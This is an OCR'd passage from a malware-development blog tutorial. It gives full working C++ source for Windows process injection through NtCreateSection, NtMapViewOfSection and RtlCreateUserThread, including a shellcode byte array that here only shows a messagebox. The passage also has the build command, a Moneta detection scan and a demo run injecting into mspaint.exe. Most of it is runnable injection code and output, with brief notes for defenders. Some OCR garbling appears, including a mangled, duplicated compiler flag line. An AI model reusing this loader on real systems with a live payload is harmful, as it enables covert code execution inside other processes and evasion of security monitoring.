


```
  // bind the object in the memory of the target process for reading and executing
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ

  // write payload
  memcpy(lb, my_payload, sizeof(my_payload));

  // create a thread
  myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);

  // and wait
  if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
    return -2;
  }

  // clean up
  myZwUnmapViewOfSection(GetCurrentProcess(), lb);
  myZwUnmapViewOfSection(ph, rb);
  CloseHandle(sh);
  CloseHandle(ph);
  return 0;
}
```

So full code which demonstrates this technique is:

```
/*
 * hack.cpp
 * advanced code injection technique via NtCreateSection and NtMapViewOfSection
 * author @cocomelonc
 * https://cocomelonc.github.com/tutorial/2021/12/13/malware-injection-12.html
*/
#include <iostream>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

#pragma comment(lib, "ntdll")
#pragma comment(lib, "advapi32.lib")

#define InitializeObjectAttributes(p,n,a,r,s) { \
  (p)->Length = sizeof(OBJECT_ATTRIBUTES); \
  (p)->RootDirectory = (r); \
  (p)->Attributes = (a); \
  (p)->ObjectName = (n); \
  (p)->SecurityDescriptor = (s); \
  (p)->SecurityQualityOfService = NULL; \
}

// dt nt!_UNICODE_STRING
typedef struct _LSA_UNICODE_STRING {
  USHORT            Length;
  USHORT            MaximumLength;
  PWSTR             Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

// dt nt!_OBJECT_ATTRIBUTES
typedef struct _OBJECT_ATTRIBUTES {
  ULONG            Length;
  HANDLE           RootDirectory;
  PUNICODE_STRING  ObjectName;
  ULONG            Attributes;
  PVOID            SecurityDescriptor;
  PVOID            SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

// dt nt!_CLIENT_ID
typedef struct _CLIENT_ID {
  PVOID            UniqueProcess;
  PVOID            UniqueThread;
} CLIENT_ID, *PCLIENT_ID;


// NtCreateSection syntax
typedef NTSTATUS(NTAPI* pNtCreateSection)(
  OUT PHANDLE            SectionHandle,
  IN ULONG               DesiredAccess,
  IN POBJECT_ATTRIBUTES  ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER      MaximumSize OPTIONAL,
  IN ULONG               PageAttributess,
  IN ULONG               SectionAttributes,
  IN HANDLE              FileHandle OPTIONAL
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE            SectionHandle,
  HANDLE            ProcessHandle,
  PVOID*            BaseAddress,
  ULONG_PTR         ZeroBits,
  SIZE_T            CommitSize,
  PLARGE_INTEGER    SectionOffset,
  PSIZE_T           ViewSize,
  DWORD             InheritDisposition,
  ULONG             AllocationType,
  ULONG             Win32Protect
);

// RtlCreateUserThread syntax
typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(
  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID
);

// NtOpenProcess syntax
typedef NTSTATUS(NTAPI* pNtOpenProcess)(
  PHANDLE                 ProcessHandle,
  ACCESS_MASK             AccessMask,
  POBJECT_ATTRIBUTES      ObjectAttributes,
  PCLIENT_ID              ClientID
);

// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE                 ProcessHandle,
  PVOID BaseAddress
);

// get process PID
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

int main(int argc, char* argv[]) {
  // 64-bit meow-meow messagebox without encryption
  unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

  SIZE_T s = 4096;
  LARGE_INTEGER sectionS = { s };
  HANDLE sh = NULL; // section handle
  PVOID lb = NULL; // local buffer
  PVOID rb = NULL; // remote buffer
  HANDLE th = NULL; // thread handle
  DWORD pid; // process ID

  pid = findMyProc(argv[1]);

  OBJECT_ATTRIBUTES oa;
  CLIENT_ID cid;
  InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
  cid.UniqueProcess = (PVOID) pid;
  cid.UniqueThread = 0;

  // loading ntdll.dll
  HANDLE ntdll = GetModuleHandleA("ntdll");

  pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll,
"NtOpenProcess");
  pNtCreateSection myNtCreateSection = (pNtCreateSection)(GetProcAddress(ntdll,
"NtCreateSection"));
  pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)
(GetProcAddress(ntdll, "NtMapViewOfSection"));
  pRtlCreateUserThread myRtlCreateUserThread = (pRtlCreateUserThread)
(GetProcAddress(ntdll, "RtlCreateUserThread"));
  pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)
(GetProcAddress(ntdll, "ZwUnmapViewOfSection"));

  // create a memory section
  myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE,
NULL, (PLARGE_INTEGER)&sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

  // bind the object in the memory of our process for reading and writing
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL,
PAGE_READWRITE);

  // open remote proces via NT API
  HANDLE ph = NULL;
  myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }
  // bind the object in the memory of the target process for reading and executing
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL,
PAGE_EXECUTE_READ);

  // write payload
  memcpy(lb, my_payload, sizeof(my_payload));

  // create a thread
  myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);

  // and wait
  if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
    return -2;
  }

  // clean up
  myZwUnmapViewOfSection(GetCurrentProcess(), lb);
  myZwUnmapViewOfSection(ph, rb);
  CloseHandle(sh);
  CloseHandle(ph);
  return 0;
}
```


As you can see, everything is simple. Also I used `findMyProc` function from one of my previous posts:



```
// get process PID$
int findMyProc(const char *procname) {$
$
  HANDLE hSnapshot;$
  PROCESSENTRY32 pe;$
  int pid = 0;$
  BOOL hResult;$
$
  // snapshot of all processes in the system$
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);$
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;$
$
  // initializing size: needed for using Process32First$
  pe.dwSize = sizeof(PROCESSENTRY32);$
$
  // info about first process encountered in a system snapshot$
  hResult = Process32First(hSnapshot, &pe);$
$
  // retrieve information about the processes$
  // and exit if unsuccessful$
  while (hResult) {$
    // if we find the process: return process ID$
    if (strcmp(procname, pe.szExeFile) == 0) {$
      pid = pe.th32ProcessID;$
      break;$
    }$
    hResult = Process32Next(hSnapshot, &pe);$
  }$
$
  // closes an open handle (CreateToolhelp32Snapshot)$
  CloseHandle(hSnapshot);$
  return pid;$
}$
NORMAL  hack.cpp
```

Changes to the local view of the section will also cause remote views to be modified as well, thus bypassing the need for APIs such as `KERNEL32.DLL!WriteProcessMemory` to write malicious code into remote process address space.

Although this is somewhat of an advantage over direct virtual memory allocation using `NtAllocateVirtualMemory`, it creates similar malicious memory artifacts that blue teamers should look out for:


```
12/05/2021  10:55 PM           333,904 Firefox Installer.exe
12/15/2021  07:05 PM           136,192 Moneta64.exe
12/05/2021  11:27 PM    <DIR>          utils
12/05/2021  11:35 PM        79,961,528 VSCodeUserSetup-x64-1.
07/10/2014  01:00 AM    <DIR>          WinDBG-DarkTheme
03/16/2019  02:23 PM    <DIR>          windbg-theme-master
               5 File(s)     85,758,634 bytes
               5 Dir(s)  16,270,389,248 bytes free

C:\Users\User\Downloads>.\Moneta64.exe -m ioc -p 3048
   _____                         __
  /     \   ____   ____   _____/  |______
 /  \ /  \ /  _ \ /    \_/ __ \   __\__  \
/    Y    (  <_> )   |  \  ___/|  |  / __ \_
\____|__  /\____/|___|  /\___  >__| (____  /
        \/            \/     \/          \/

Moneta v1.0 | Forrest Orr | 2020

... failed to grant SeDebug privilege to self. Certain proces

mspaint.exe : 3048 : x64 : C:\Windows\System32\mspaint.exe
  0x0000028733F90000:0x00001000   | Mapped   | Page File
    0x0000028733F90000:0x00001000 | RX       | 0x00000000 | Thread within non-image memory region | Abnormal mapped exec
utable memory
      Thread 0x0000028733F90000 [TID 0x00000f50]

... scan completed (1.750000 second duration)

C:\Users\User\Downloads>
```

```
PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> dir


    Directory: C:\Users\User\Documents\malware\2021-12-13-malware-injection-12


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       12/15/2021  12:30 AM         906752 hack.exe


PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> .\hack.exe mspaint.e
xe
PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> .\hack.exe mspaint.e
xe
current = 0000000000070000
target = 0000028733f90000
```

=^..^=


Meow-meow!

demo

So finally after we understood entire code of the malware, we can test it.


Let’s go to compile our malware:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptionsections -
fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-
libstdc++ -static-igc-plibgcc -fpermissive
```


2021-12-13-malware-injection-12 : bash — Konsole
File Edit View Bookmarks Settings Help

```
LL [-Wconversion-null]
  191 |   myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE)
;
      |                                                      ^~~~
hack.cpp:191:60: warning: converting to non-pointer type ‘SIZE_T’ {aka ‘long long unsigned int’} from NULL
[-Wconversion-null]
  191 |   myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE)
;
      |                                                            ^~~~
hack.cpp:191:79: warning: converting to non-pointer type ‘ULONG’ {aka ‘long unsigned int’} from NULL [-Wcon
version-null]
  191 |   myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE)
;
      |                                                                               ^~~~
hack.cpp:203:37: warning: converting to non-pointer type ‘ULONG_PTR’ {aka ‘long long unsigned int’} from NU
LL [-Wconversion-null]
  203 |   myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);
      |                                     ^~~~
hack.cpp:203:43: warning: converting to non-pointer type ‘SIZE_T’ {aka ‘long long unsigned int’} from NULL
[-Wconversion-null]
  203 |   myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);
      |                                           ^~~~
hack.cpp:203:62: warning: converting to non-pointer type ‘ULONG’ {aka ‘long unsigned int’} from NULL [-Wcon
version-null]
  203 |   myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);
      |                                                              ^~~~
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-13-malware-injection-12]
└──╼ $ls -lt
total 896
-rwxr-xr-x 1 zhas zhas 906752 Dec 15 21:47 hack.exe
-rw-r--r-- 1 zhas zhas   7593 Dec 15 21:47 hack.cpp
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-13-malware-injection-12]
└──╼ $
```

Then, see everything in action! Start our victim process (in our case `mspaint.exe`) on the victim machine (Windows 10 x64):

